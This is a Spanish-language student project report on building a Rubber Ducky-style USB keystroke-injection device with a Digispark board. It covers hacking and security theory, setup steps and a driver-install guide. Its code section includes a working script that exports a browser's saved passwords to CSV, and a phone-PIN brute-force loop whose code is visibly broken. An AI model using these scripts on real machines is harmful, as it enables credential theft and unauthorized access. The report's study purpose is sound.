

UNIVERSIDAD PRIVADA FRANZ TAMAYO

FACULTAD DE INGENIERIA

CARRERA DE INGENIERIA DE SISTEMAS



"Proyecto final de seguridad informática: Rubber ducky robo de información intrusión a equipos informáticos "

Nombre:

Joel Rudy Arancibia murillo

Rolando Jhonatan Raya Salazar

Asignatura: Seguridad informática

Fecha:29/03/2021

Cochabamba-Bolivia

Índice

1.	Introducción.....	1
2.	Marco teórico	2
2.1	Hacking	2
2.1.1	¿Qué tipos de hacking existen?.....	2
2.1.2	técnicas comunes del hackeo.....	3
2.2	Seguridad informática	4
2.3	Rubber ducky	5
2.3.1	Rubber ducky casero.....	6
2.3.2	Diferencias entre Rubber ducky y un pendrive convencional	6
2.4	Arduino.....	6
2.4.1	Hardware libre	7
2.4.2	Software libre.....	7
3.	Justificaciones.....	8
3.1	Justificación técnica	8
3.2	Justificación social.....	8
3.3	Justificación económica	8
4.	Diseño teórico de la investigación.....	8
4.1	planteamiento del problema	8
4.2	Delimitación del contexto	8
4.3	Limites.....	8
4.4	Delimitación temporal.....	8
4.5	Delimitación espacial.....	9
4.6	Objetivos	9
4.6.1	Objetivo General.....	9
4.6.2	Objetivos específicos.....	9
5.	Marco practico.....	9

5.1	Librerías utilizadas	9
5.2	Código fuente.....	10
5.3	Ejecución.....	15
6.	Manual de usuario.....	16
7.	Conclusiones.....	21
8.	Bibliografía	21

1. Introducción

La seguridad de nuestra información hoy en día es muy importante y la tenemos en todo momento ya sea en nuestro bolsillo en nuestros celulares o información empresarial en nuestros computadores con los que trabajamos en la oficina o nuestras casas.

Todo este tipo de información no esta al 100% segura en nuestros equipos ya que estos pueden ser vulnerados ante cualquier atacante llamado hacker tan solo para herirte, solo por diversión o económicamente

El dispositivo desarrollado en este proyecto tendrá como objetivo el estudio y aprendizaje de su desarrollo para ver cómo funciona probándolo con sustracción de información autorizada o manejo del computador el cual será la prueba del funcionamiento correcto del proyecto desarrollado

Se debe recalcar que el proyecto no tiene fines económicos ni maliciosos sobre el robo de información ni herir a las personas o la destrucción del equipo informático

Este proyecto se realizará de carácter estudiantil como aprendices de las técnicas de hackeo que existen y así pensando en terminar la materia con conocimientos los cuales podrán ofrecerse como servicios de seguridad de equipos e información a distintas empresas

2. Marco teórico

2.1 Hacking

Es el termino general con el que se denomina una variedad de actividades que buscan poner en peligro ordenadores y redes.

Se refiere a la intrusión no autorizada a un dispositivo red o servidor que transgrede la privacidad del propietario o poner en peligro archivos documentos se asocia a intenciones maliciosas de explotar vulnerabilidades del sistema para beneficio del atacante.

Además de diversión y entretenimiento, los hackers pueden encontrar la motivación en muchos otros factores. Esto incluye ganancias económicas, robo de información personal, acceso a información confidencial, el deseo de derribar páginas web, así como el idealismo y activismo político. Mientras que algunas formas de hacking son completamente legales, la mayoría no lo es y se consideran delitos criminales. Dependiendo de la gravedad del ataque, los hackers en los Estados Unidos pueden ser condenados a penas desde unas semanas hasta 15 años de prisión por delitos informáticos.

2.1.1 ¿Qué tipos de hacking existen?

Este se basa en las intenciones del atacante así como la legalidad de sus ataques. Comúnmente son conocidos 3 y estos son:

Hacker de sombrero blanco

Conocido comúnmente como piratería ética, el hacking de sombrero blanco siempre se usa para el bien. En lugar de ser los niños prodigio renegados estereotipados que se ven en las películas, a los hackers de sombrero blanco normalmente los contratan las grandes empresas para que les ayuden a mejorar su seguridad a través de la identificación de las vulnerabilidades de su sistema. Los piratas éticos utilizan casi los mismos métodos que cualquier otro hacker, pero lo hacen siempre con

el permiso del propietario del sistema. Existen muchos cursos y conferencias sobre el hacking ético.

Hackers de sombrero negro

La piratería de sombrero negro es lo contrario al hacking de sombrero blanco, por eso se le denomina inmoral. Los piratas detrás de los ataques de sombrero negro normalmente están motivados por ganancias personales o económicas, aunque pueden estar motivados por muchos otros factores. Como no tienen permiso explícito del propietario para atacar su sistema, usan emails de phishing y páginas comprometidas para descargar e instalar software malicioso en el ordenador de la potencial víctima y lo usan para robar su información personal.

Hacker de sombrero gris

El hacking de sombrero gris está en algún lugar entre lo ético y lo inmoral. Como norma, los hackers de sombrero gris nunca son completamente maliciosos, aunque algunos de sus movimientos pueden ser interpretados como tales. Por ejemplo, pueden entrar en una red sin el permiso de los propietarios para buscar vulnerabilidades. Después de eso, normalmente se pondrán en contacto con el propietario y preguntarán por una pequeña suma para reparar el problema. Sin embargo, si el propietario rechaza la oferta, los hackers pueden compartir sus hallazgos online, y por lo tanto invitar a sus colegas inmorales para explotar esas vulnerabilidades.

2.1.2 técnicas comunes del hackeo

Hay docenas de diferentes técnicas que los hackers utilizan para llevar a cabo sus ataques. Abarcan desde la distribución de malware y campañas de phishing con emails, hasta la vigilancia y actividades organizadas con botnets. Las 5 técnicas más comunes hoy en día de hacking son las siguientes:

1. Malware

Se introducen programas malintencionados (virus, troyanos o gusanos) en nuestro equipo, dañando el sistema de múltiples formas.

2. Keyloggers

Se utiliza una herramienta que permite conocer todo lo que el usuario escribe a través del teclado, e incluso pueden realizar capturas de pantallas.

3. Ataque DDOS

Interrumpe el servicio que se está ofreciendo en servidores o redes de ordenadores. También denominado DoS (denial of Service).

4. Phishing

Se engaña al usuario para obtener su información confidencial suplantando la identidad de un organismo o página web de Internet.

5. Ingeniería social

Se obtiene información confidencial de una persona u organismo para utilizarla con fines maliciosos. Los ejemplos más llamativos son el phishing y el spam.

2.2 Seguridad informática

proceso de prevenir y detectar el uso no autorizado de un sistema informático. Implica el proceso de proteger contra intrusos el uso de nuestros recursos informáticos con intenciones maliciosas o con intención de obtener ganancias, o incluso la posibilidad de acceder a ellos por accidente. La seguridad informática es en realidad una rama de un término más genérico que es la seguridad de la información, aunque en la práctica se suelen utilizar de forma indistinta ambos términos. La seguridad informática abarca una serie de medidas de seguridad, tales como programas de software de antivirus, firewalls, y otras medidas que dependen del usuario,

tales como la activación de la desactivación de ciertas funciones de software, como scripts de Java, ActiveX, cuidar del uso adecuado de la computadora, los recursos de red o de Internet.

Las 4 áreas principales que cubre la seguridad informática

1. Confidencialidad

Usuarios autorizados que puedan acceder a recursos datos e información

2. Integridad

Usuarios autorizados los cuales deben ser capaces de modificar los datos cuando sea necesario

3. Disponibilidad

Los datos deben estar disponibles para los usuarios cuando sea necesario

4. Autenticación

Estas seguro de que te estas comunicando con quien en verdad deseas comunicarte.

2.3 Rubber ducky

podemos programar un script que copie archivos desde el ordenador al pendrive, o los elimine y viceversa. Para ejecutar los scripts en los dispositivos de almacenamiento USB condicionales, tenemos que conectarlos a un ordenador y hacer doble click sobre el archivo. Sin embargo, los Rubber Ducky son capaces de ejecutar estos scripts tan solo recibiendo corriente, es decir, conectarlos a un dispositivo en cuestión y automáticamente se ejecutarán los scripts que haya en su interior. En conclusión, cualquiera que tenga uno de estos dispositivos podría copiar archivos de nuestro ordenador al pendrive de forma automática, solo conectándolo a un puerto USB.

2.3.1 Rubber ducky casero

Obviamente se puede hacer. Pero se necesitan conocimientos avanzados, ya que hay que introducir firmware directamente en el hardware, abriendo el «pendrive» y luego configurarlo para que arranque de manera automática al conectarlo a un ordenador.

Podemos evitar que nuestros datos sensibles como contraseñas o archivos, sean víctimas de este tipo de dispositivos, simplemente desconfiando de cualquier tipo de USB desconocido que conectemos al sistema operativo. A simple vista no es fácil diferenciar un Rubber Ducky de un pendrive convencional, por no decir que es casi imposible. Una forma fácil de detectarlos es ver si ese pendrive está consumiendo recursos al conectarlo al ordenador ya que esto indicaría que se están ejecutando operaciones de entrada y salida no ordenadas por nosotros.

2.3.2 Diferencias entre Rubber ducky y un pendrive convencional

Los Rubber Ducky disponen de una CPU pequeña de 60 MHz y 32 bits. Una CPU se compone de la ALU (Unidad Aritmético Lógica) capaz de realizar operaciones con bits, y de una CU (Unidad de Control), capaz de controlar el flujo de entrada y salida de datos. Por lo tanto, ambos componentes del hardware permiten que se ejecuten de forma automática los scripts, siendo la CPU del pendrive quien realiza las operaciones, en lugar del ordenador, como ocurre con los dispositivos de almacenamiento comunes.

2.4 Arduino

Arduino es una plataforma de creación de electrónica de código abierto, la cual está basada en hardware y software libre, flexible y fácil de utilizar para los creadores y desarrolladores. Esta plataforma permite crear diferentes tipos de microordenadores de

una sola placa a los que la comunidad de creadores puede darles diferentes tipos de uso.

Arduino es un proyecto y no un modelo concreto de placa, lo que quiere decir que compartiendo su diseño básico te puedes encontrar con diferentes tipos de placas. Las hay de varias formas, tamaños y colores para a las necesidades del proyecto en el que estés trabajando, las hay sencillas o con características mejoradas, Arduino orientados al Internet de las Cosas o la impresión 3D y, por supuesto, dependiendo de estas características te encontrarás con todo tipo de precios.

2.4.1 Hardware libre

El hardware libre son los dispositivos cuyas especificaciones y diagramas son de acceso público, de manera que cualquiera puede replicarlos. Esto quiere decir que Arduino ofrece las bases para que cualquier otra persona o empresa pueda crear sus propias placas, pudiendo ser diferentes entre ellas pero igualmente funcionales al partir de la misma base.

2.4.2 Software libre

El software libre son los programas informáticos cuyo código es accesible por cualquiera para que quien quiera pueda utilizarlo y modificarlo. Arduino ofrece la plataforma Arduino IDE (Entorno de Desarrollo Integrado), que es un entorno de programación con el que cualquiera puede crear aplicaciones para las placas Arduino, de manera que se les puede dar todo tipo de utilidades.

3. Justificaciones

3.1 Justificación técnica

El proyecto tiene como objetivo técnico el aprender sobre nuevos lenguajes de programación para el hardware y el software que se necesitaran para el desarrollo del mismo

3.2 Justificación social

El proyecto en cuestión se presenta ante el uso del mismo como uso neutro para demostración de proyecto y no se pretende arruinar equipos computacionales de otras personas o robo de información.

3.3 Justificación económica

Para la realización del proyecto se realizará con hardware la cual se vende en Cochabamba-Bolivia la cual hoy por hoy los elementos de hardware tienen un costo bajo.

4. Diseño teórico de la investigación

4.1 planteamiento del problema

conocimiento nulo o poco sobre la seguridad de los equipos que se utilizan habitualmente en el día a día y como nos puede perjudicar robando nuestra información

4.2 Delimitación del contexto

El área de interés al cual nos enfocamos podría ser el uso de un computador ajeno o la obtención de documentación dentro del equipo informático al cual se realizará el ataque

4.3 Limites

El proyecto se realizará con Arduino como hardware y el software por el lenguaje de programación ducky script

4.4 Delimitación temporal

El proyecto deberá ser presentado para la gestión 2/2021

4.5 Delimitación espacial

El uso del equipo desarrollado solo se presentará en un computador de prueba en la ciudad de Cochabamba, siendo requerido la presentación del mismo en otra institución de la universidad presente se realizará mediante reunión por aplicación de zoom

4.6 Objetivos

4.6.1 Objetivo General

Desarrollar software para demostrar que la seguridad de los equipos de escritorio o móviles no son 100% seguros.

4.6.2 Objetivos específicos

- Adquisición de hardware
- Investigación código de programación
- Desarrollo de código software
- Pruebas de funcionalidad

5. Marco practico

5.1 Librerías utilizadas

DigiKeyboard


Es una librería la cual esta hecha para uso de teclados US (no para teclados españoles) el cual nos permite simular la pulsación de las teclas en nuestro pc para ejecutar el script

Drivers Digispark

Los drivers del digispark se deben buscar como drivers digistump

Son drives de instalación para la tarjeta de digispark Attim85 el cual simula la entrada como teclado a nuestro pc y ejecutar los scripts programados en Arduino

Estos se deben instalar de forma manual



La dirección http://digistump.com/package_digistump_index.json deberá estar asignada dentro de Archivo -> preferencias para poder detectar las librerías y la obtención de la placa

5.2 Código fuente

Usurpación de contraseñas del navegador:

```
#include "DigiKeyboard.h"
```

```
#define KEY_DOWN 0x51 //Codigo hexa para flecha abajo
```

```
#define KEY_ENTER 0x28 //codigo hexa para enter
```

```
#define KEY_TAB 0x2b //codigo hexa para tabulador
```

```
void setup() {
```

```
    pinMode(1, OUTPUT); //LED on Model A
```

```
}
```

```
void loop() {
```

```
    DigiKeyboard.sendKeyStroke(0);
```

```
DigiKeyboard.sendKeyStroke(KEY_M,          MOD_GUI_LEFT);  
//minimizamos todas las ventanas  
  
DigiKeyboard.delay(600);  
  
DigiKeyboard.sendKeyStroke(KEY_R,    MOD_GUI_LEFT);    //  
presionamos las teclas windows+R  
  
DigiKeyboard.delay(500);  
  
DigiKeyboard.print("brave.exe"); //accedemos al navegador en uso  
  
DigiKeyboard.delay(1500);  
  
DigiKeyboard.sendKeyStroke(KEY_ENTER);  
  
DigiKeyboard.delay(1200);  
  
DigiKeyboard.print("brave://settings/passwords"); // entramos a la  
url donde se encuentran las contraseñas guardadas del navegador  
  
DigiKeyboard.sendKeyStroke(KEY_ENTER);  
  
DigiKeyboard.delay(3000);  
  
DigiKeyboard.sendKeyStroke(KEY_TAB);  
  
DigiKeyboard.delay(1000);  
  
DigiKeyboard.sendKeyStroke(KEY_TAB);  
  
DigiKeyboard.delay(1000);  
  
DigiKeyboard.sendKeyStroke(KEY_TAB);  
  
DigiKeyboard.delay(1000);  
  
DigiKeyboard.sendKeyStroke(KEY_TAB);  
  
DigiKeyboard.delay(1000);  
  
DigiKeyboard.sendKeyStroke(KEY_TAB);  
  
DigiKeyboard.delay(1000);  
  
DigiKeyboard.sendKeyStroke(KEY_ENTER);
```

```
DigiKeyboard.delay(800);  
  
DigiKeyboard.sendKeyStroke(KEY_DOWN);  
  
DigiKeyboard.delay(500);  
  
DigiKeyboard.sendKeyStroke(KEY_ENTER);  
  
DigiKeyboard.delay(500);  
  
DigiKeyboard.sendKeyStroke(KEY_ENTER);  
  
DigiKeyboard.delay(600);  
  
DigiKeyboard.print("0398");  
  
DigiKeyboard.delay(2000);  
  
DigiKeyboard.sendKeyStroke(KEY_TAB);  
  
DigiKeyboard.delay(800);  
  
DigiKeyboard.sendKeyStroke(KEY_TAB);  
  
DigiKeyboard.delay(800);  
  
DigiKeyboard.sendKeyStroke(KEY_TAB);  
  
DigiKeyboard.delay(800);  
  
DigiKeyboard.sendKeyStroke(KEY_ENTER); // con las lineas de  
comando nos desplazamos entre botones para asi realizar la  
exportacion de las contraseñas guardadas en documentos en un  
archivos csv  
  
DigiKeyboard.delay(2000);  
  
}
```

Desbloqueo de celular con pin numérico:

```
#include "DigiKeyboard.h"
```

```
void setup() {
```

```
}
```

```
void loop() {
```

```
DigiKeyboard.update();
```

```
DigiKeyboard.sendKeyStroke(0);
```

```
DigiKeyboard.delay(2000);
```

```
int count = 0; // iniciamos un contador para resetar variables si se  
pasan del numero 10
```

```
bool key_stroke_e = false;
```

```
//Generamos las variables para desbloqueo de celular en un ciclo  
for
```

```
for(int a=0; a<=9; a++){
```

```
for(int b=0; b<=9; b++){
```

```
for(int c=0; c<=9; c++){
```

```
for(int d=0; d<=9; d++){
```

```
for(int e=0; e<=9; e++){
```

```
for(int f=0; f<=9; f++){
```

```
// este condicional nos ayuda a saber si el pin del celular es de 4 o 5  
digitos
```

```
if (key_stroke_e == true){
```

```
DigiKeyboard.sendKeyStroke([a]);
```



```
DigiKeyboard.sendKeyStroke([b]);
```

```
DigiKeyboard.sendKeyStroke([c]);
```

```
DigiKeyboard.sendKeyStroke([d]);
```

```
DigiKeyboard.sendKeyStroke([e]);
```

```
//Concatenamos las variables tipo string para que sean una cadena
```

```
String(a);
```

```
String(b);
```

```
String(c);
```

```
String(d);
```

```
String(e);
```

```
DigiKeyboard.println(a+b+c+d+e);
```

```
DigiKeyboard.delay(250);
```

```
DigiKeyboard.sendKeyStroke(40);
```

```
DigiKeyboard.delay(500);
```

```
}
```

```
}
```

```
}
```




```
}
```


```
}
```

```
}
```

```
}
```

5.3 Ejecución






6. Manual de usuario

Instalacion de drivers digistump y librerías Arduino

Ejecutaremos el programa seleccionado


juipo > Descargas > softwares > Digistump Drivers >				Buscar en Digi...
Nombre	Fecha de modificación	Tipo	Tamaño	
amd64	12/10/2016 02:07	Carpeta de archivos		
x86	12/10/2016 02:07	Carpeta de archivos		
cdc_digix.cat	8/4/2016 13:21	Catálogo de segur...	8 KB	
ChangeCDCSpeed.vbs	8/4/2016 13:21	Archivo de secuen...	2 KB	
digiserial.cat	3/9/2014 22:45	Catálogo de segur...	9 KB	
DigiSerial.inf	3/9/2014 22:42	Información sobre...	3 KB	
Digispark_Bootloader.cat	8/4/2016 13:21	Catálogo de segur...	10 KB	
Digispark_Bootloader.inf	8/4/2016 13:21	Información sobre...	9 KB	
digiusb.cat	8/4/2016 13:21	Catálogo de segur...	11 KB	
DigiUSB.inf	8/4/2016 13:21	Información sobre...	8 KB	
DigiX.inf	8/4/2016 13:21	Información sobre...	4 KB	
DPinst.exe	8/4/2016 13:21	Aplicación	901 KB	
DPinst64.exe	8/4/2016 13:21	Aplicación	1.023 KB	
Install Drivers.exe	8/4/2016 13:21	Aplicación	1.487 KB	
launcher.exe	8/4/2016 13:21	Aplicación	1.416 KB	
micronucleus.exe	8/4/2016 13:21	Aplicación	82 KB	
post_install.bat	8/4/2016 13:21	Archivo por lotes ...	1 KB	

Una vez ejecutado directamente nos aparece para ejecutar como administrador y cuando finalice nos aparecerá la siguiente ventana



Es recomendable reiniciar el equipo por los nuevos drivers instalados

